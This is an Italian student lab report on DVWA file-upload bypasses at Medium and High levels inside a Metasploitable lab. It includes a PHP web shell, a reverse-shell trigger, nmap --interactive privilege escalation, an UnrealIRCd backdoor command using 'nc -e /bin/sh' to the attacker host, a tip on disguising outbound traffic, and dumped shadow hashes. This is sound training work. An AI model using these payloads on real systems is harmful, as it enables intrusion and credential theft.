CSPT0425IT - M4W13D1
EXTRA

Effettuare il File Upload di una shell ai livelli di sicurezza:
- Medium;
- High.

Utilizzare sempre BurpSuite per monitorare tutti gli step.

***Nota** sulle richieste POST/GET
POST è stato usato per inviare la shell al server. L'invio del payload tramite il corpo della richiesta ha permesso di trasferire il codice della shell alla directory di destinazione, bypassando eventuali restrizioni sulla lunghezza dei parametri in URL. GET è stato usato come 'trigger'. La richiesta GET verso l'URL del file caricato ha attivato il codice da parte dell'interpretre di sistema, permettendo l'instaurazione di una Reverse Shell.

Livello Medium

Request

Pretty Raw Hex

```
POST /dvwa/security.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 36
Cache-Control: max-age=0
Accept-Language: it-IT,it;q=0.9
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=d6a81aaa1f638766e77172f3536608b7
Connection: keep-alive

security=medium&seclev_submit=Submit
```

Proviamo a caricare prima una shell semplice.

```
<?php system($_REQUEST["cmd"]); ?>
```

Ci da subito errore dal browser.

```
Your image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/upload/source/medium.php:28) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

Cerchiamo di capire come aggirare queste difese
Premendo il tasto 'View source' possiamo vedere i controlli che il programma esegue e ci da anche la possibilità di comparare tra i vari codici 'low' 'medium e 'high'
Possiamo vedere che nelle impostazioni 'low' il codice non effettua nessun controllo del file, mentre il livello 'medium' imposta un controllo su tipo e size, vuole chiaramente un immagine .jpeg e che sia più piccola di circa 100KB

Medium File Upload Source

```php
<?php
    if (isset($_POST['Upload'])) {

            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename($_FILES['uploaded']['name']);
            $uploaded_name = $_FILES['uploaded']['name'];
            $uploaded_type = $_FILES['uploaded']['type'];
            $uploaded_size = $_FILES['uploaded']['size'];

            if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){

                if(!move_uploaded_file($_FILES['uploaded']
['tmp_name'], $target_path)) {

                    echo '<pre>';
                    echo 'Your image was not uploaded.';
                    echo '</pre>';

                } else {

                    echo '<pre>';
                    echo $target_path . ' succesfully uploaded!';
                    echo '</pre>';

                    }
            }
            else{
                echo '<pre>Your image was not uploaded.</pre>';
            }
```

Low File Upload Source

```php
<?php
    if (isset($_POST['Upload'])) {

            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename( $_FILES['uploaded']['name']);

            if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';

              } else {

                echo '<pre>';
                echo $target_path . ' succesfully uploaded!';
                echo '</pre>';

            }

        }
?>
```

<-- Back

Il codice è stato aggirato semplicemente rinominando la shell che risulta cosi dopo la modifica: **shell.php.jpeg**

Choose an image to upload:
Scegli file Nessun file selezionato

Upload

../../hackable/uploads/shell.php.jpeg succesfully uploaded!

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php.jpeg?cmd=ls+-la

total 16 drwxr-xr-x 2 www-data www-data 4096 Mar 15 09:17 . drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .. -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png -rw------- 1 www-data www-data 35 Mar 15 09:17 shell.php.jpeg

Request

Pretty Raw Hex

```
1  GET /dvwa/hackable/uploads/shell.php.jpeg?cmd=ls+-la HTTP/1.1
2  Host: 192.168.50.101
3  Accept-Language: it-IT,it;q=0.9
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/145.0.0.0 Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
   ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7  Accept-Encoding: gzip, deflate, br
8  Cookie: security=medium; PHPSESSID=15811954cd81a962d23a61e8d20c046a
9  Connection: keep-alive
10
11
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sun, 15 Mar 2026 13:19:29 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 240
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 total 16
11 drwxr-xr-x 2 www-data www-data 4096 Mar 15 09:17 .
12 drwxr-xr-x 4 www-data www-data 4096 May 20  2012 ..
13 -rw-r--r-- 1 www-data www-data  667 Mar 16  2010 dvwa_email.png
14 -rw------- 1 www-data www-data   35 Mar 15 09:17 shell.php.jpeg
```

Proviamo ad aggirare in un altro modo, facciamo l'upload del file di una shell più complessa php-reverse-shell, che abbiamo usato nel precedente report, prendiamo la richiesta post di upload da burp, la inviamo al repeater e la modifichiamo prima di inviarla, vediamo che succede.
Si è cambiato solo Content-type da application/x-php in image/jpeg perchè nei controlli che fa il codice si fida del type che il browser gli suggerisce.

```
$uploaded_type = $_FILES['uploaded']['type'];
```

Da burp sembra aver avuto effetto il caricamento, mettiamo kali in ascolto e poi navighiamo all'indirizzo 'trigger' **/dvwa/hackable/uploads/php-reverse-shell.php**

Request

Pretty Raw Hex

```
5  Accept-Language: it-IT,it;q=0.9
6  Origin: http://192.168.50.101
7  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1LQ28AAbNTsvOmbU
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
   png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=15811954cd81a962d23a61e8d20c046a
14 Connection: keep-alive
15
16 ------WebKitFormBoundary1LQ28AAbNTsvOmbU
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundary1LQ28AAbNTsvOmbU
21 Content-Disposition: form-data; name="uploaded"; filename="php-reverse-shell.php"
22 Content-Type: image/jpeg
23
24 <?php
25 // php-reverse-shell - A Reverse Shell implementation in PHP
```

Response

Pretty Raw Hex Render

```
51                  <div class="body_padded">
52                      <h1>
                            Vulnerability: File Upload
                        </h1>
53
54                      <div class="vulnerable_code_area">
55
56                          <form enctype="multipart/form-data" action="#" method
                            ="POST" />
57                          <input type="hidden" name="MAX_FILE_SIZE" value="
                            100000" />
58                          Choose an image to upload:
59                          <br />
60                          <input name="uploaded" type="file" />
                            <br />
61                          <br />
62                          <input type="submit" name="Upload" value="Upload" />
63                      </form>
64
65                      <pre>
                            ../../hackable/uploads/php-reverse-shell.php
                            succesfully uploaded!
                        </pre>
66
67                  </div>
```

Funziona! Si è usata la stessa utility e stessa flag(nmap –interactive) del report precedente che si sapeva essere vulnerabile per impersonare root velocemente.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.50.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 44891
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 10:01:26 up 2 days, 19 min,  1 user,  load average: 22.59, 22.64, 22.63
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                Fri09    1:43   4.46s  4.24s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/sh
!/bin/sh
sh-3.2# whoami
whoami
root
```

Livello HIGH


***Nota:** In ogni passaggio di livello si è ripulito l'ambiente direttamente da metasploitable. Es:


```
msfadmin@metasploitable:~$ sudo rm /var/www/dvwa/hackable/uploads/*.php
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ls /var/www/dvwa/hackable/uploads/
dvwa_email.png
```

Prima ancora di leggere il codice sorgente, è stato effettuato un test semplice che abbiamo fatto anche nel livello precedente, ovvero rinominare il file con estensione .jpeg quindi,

shell.php.jpeg

L'esito è positivo, funziona.





A questo punto leggiamo il codice sorgente cerchiamo di capire cosa fa esattamente.

High File Upload Source

```php
<?php
if (isset($_POST['Upload'])) {

            $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
            $target_path = $target_path . basename($_FILES['uploaded']['name']);
            $uploaded_name = $_FILES['uploaded']['name'];
            $uploaded_ext = substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
            $uploaded_size = $_FILES['uploaded']['size'];

            if (($uploaded_ext == "jpg" || $uploaded_ext == "JPG" || $uploaded_ext == "jpeg" ||
$uploaded_ext == "JPEG") && ($uploaded_size < 100000)){


                if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {

                    echo '<pre>';
                    echo 'Your image was not uploaded.';
                    echo '</pre>';

                  } else {

                    echo '<pre>';
                    echo $target_path . ' succesfully uploaded!';
                    echo '</pre>';

                    }
            }

            else{

                echo '<pre>';
                echo 'Your image was not uploaded.';
                echo '</pre>';
```

In sintesi fa 3 cose in più rispetto al livello medium


- Non controlla più il content-type suggerito dal browser ma crea una sua variabile ($uploaded_ext) di controllo;
- Utilizza la combinazione di due funzioni per isolare esclusivamente i caratteri dopo l'ultimo punto presente nel nome del file substr($uploaded_name, strrpos($uploaded_name, '.') + 1);
- Crea una White-List rigida di estensioni accettate.

Digressione personale:

Arrivati qui ci si è persi, complicando il processo, cercando in tutti i modi una variabile da cambiare in Burp e cercando un modo più complesso, sembrava troppo semplice rinominare solo il file, tra l'altro era stato già fatto come prima cosa nel livello medium, allora si è deciso di andare a vedere la soluzione proposta nella traccia e si è confermato con grande stupore che la soluzione per il livello 'High' fosse proprio quella di cambiare nome al file..Giustamente il codice controlla in modo rigoroso solo l'ultima parte del nome del file, quella dopo l'ultimo punto, quindi se carichiamo qualsiasi file che finisce con le esentioni presenti nella 'White-list' il server le accetta.


Scelta shell

Sebbene soluzioni come la shell di 'p0wny' risultino compatibili con l'interprete PHP 5.2.4, la loro natura è basata su ricaricamenti della pagina browser, limitando drasticamente l'operatività. Quindi a seguito della valutazione di varie shell presenti anche online, si è deciso di tornare all'utilizzo della php-reverse-shell.php, rinominanodola **php-reverse-shell.php.jpeg**



Ripetiamo la solita procedura, mettiamo in ascolto Kali e navighiamo all'indirizzo 'trigger' (/dvwa/hackable/uploads/php-reverse-shell.php.jpeg) ***Nota**: ricordiamo che il file php-reverse-shell.php richiede di essere modificato prima di essere inviato con IP di ascolto (Kali) e porta (opzionale, di default è 1234, utile in ambienti reali usare porta come 80,443 per mascherare il traffico in uscita come 'leggittimo')

Questa volta cerchiamo altre vulnerabilità da poter sfruttare. Dalle scansioni Nessus fatte nelle precedenti lezioni sappiamo che la porta 6667 ospita un servizio vulnerabile ovvero: UnrealRCd 3.2.8.1



Proviamo a sfruttare questa vulnerabilità
https://nvd.nist.gov/vuln/detail/cve-2010-2075
https://www.exploit-db.com/exploits/13853
Mettiamo un altro terminale di Kali in ascolto su porta 4444
Prepariamo il comando da inviare che sarà questo:
echo "AB; nc -e /bin/sh 192.168.50.100 4444" | nc localhost 6667
echo Stampa testo tra virgolette verso lo schermo o come in questo caso verso il comando successivo;
"AB; Stringa trigger;
nc -e /bin/sh IP PORTA" E' il payload;
nc Netcat strumento di rete versatile, in questo caso fa parte del payload quindi sarà lo strumento che il target eseguirà;
-e Sta per (execute) una volta che netcat ha stabilito la connessione deve eseguire il comando successivo;
/bin/sh Invochiamo la shell di sistema;
IPKALI(Attaccante);
4444" porta in ascolto su Kali;
| Pipe, passa tutto l'output del primo comando e lo passa al secondo;
nc Di nuovo ma in questo caso apre una connessione diretta per iniettare il comando verso il servizio in ascolto sulla porta 6667;
localhost E' l'indirizzo di loopback (127.0.0.1), serve per stabilire una connessione locale verso il servizio UnrealiRCd vulnerabile;
6667 E' la porta a cui netcat invierà tutto il payload;

Ricapitoliamo i passaggi:

- Caricamento reverse shell mascherata con estensione .jpeg su webdav
- Terminale 1 Kali in ascolto porta 1234
- Navighiamo all'indirizzo 'trigger' /dvwa/hackable/uploads/php-reverse-shell.php.jpeg
- Otteniamo shell su Terminale 1
- Terminale 2 Kali in ascolto porta 4444
- Procediamo con exploit

Terminale 1

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.50.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 46884
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 10:35:27 up  1:38,  2 users,  load average: 12.44, 11.90, 10.43
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                08:57    1:35   0.34s  0.06s -bash
root     pts/0    :0.0             08:57    1:38   0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/$ echo "AB; nc -e /bin/sh 192.168.50.100 4444" | nc localhost 6667
<echo "AB; nc -e /bin/sh 192.168.50.100 4444" | nc localhost 6667
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
```

Terminale 2

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.50.101: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 46447
whoami
root
ls -la
total 400
drwx------  7 root root   4096 May 20  2012 .
drwxr-xr-x 94 root root   4096 Mar 19 08:57 ..
-rw-------  1 root root   1365 May 20  2012 Donation
-rw-------  1 root root  17992 May 20  2012 LICENSE
drwx------  2 root root   4096 May 20  2012 aliases
--w----r-T  1 root root   1175 May 20  2012 badwords.channel.conf
--w----r-T  1 root root   1183 May 20  2012 badwords.message.conf
--w----r-T  1 root root   1121 May 20  2012 badwords.quit.conf
-rwx------  1 root root 242894 May 20  2012 curl-ca-bundle.crt
-rw-------  1 root root   1900 May 20  2012 dccallow.conf
drwx------  2 root root   4096 May 20  2012 doc
--w----r-T  1 root root  49552 May 20  2012 help.conf
-rw-------  1 root root   5788 Mar 19 08:57 ircd.log
-rw-------  1 root root      6 Mar 19 08:57 ircd.pid
-rw-------  1 root root      5 Mar 19 10:32 ircd.tune
drwx------  2 root root   4096 May 20  2012 modules
drwx------  2 root root   4096 May 20  2012 networks
--w----r-T  1 root root   5656 May 20  2012 spamfilter.conf
drwx------  2 root root   4096 Mar 19 08:57 tmp
-rwx------  1 root root   4042 May 20  2012 unreal
--w----r-T  1 root root   3884 May 20  2012 unrealircd.conf
pwd
/etc/unreal
```

```
id
uid=0(root) gid=0(root)
cat /etc/shadow | head -n 5
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
```

Michael Naponiello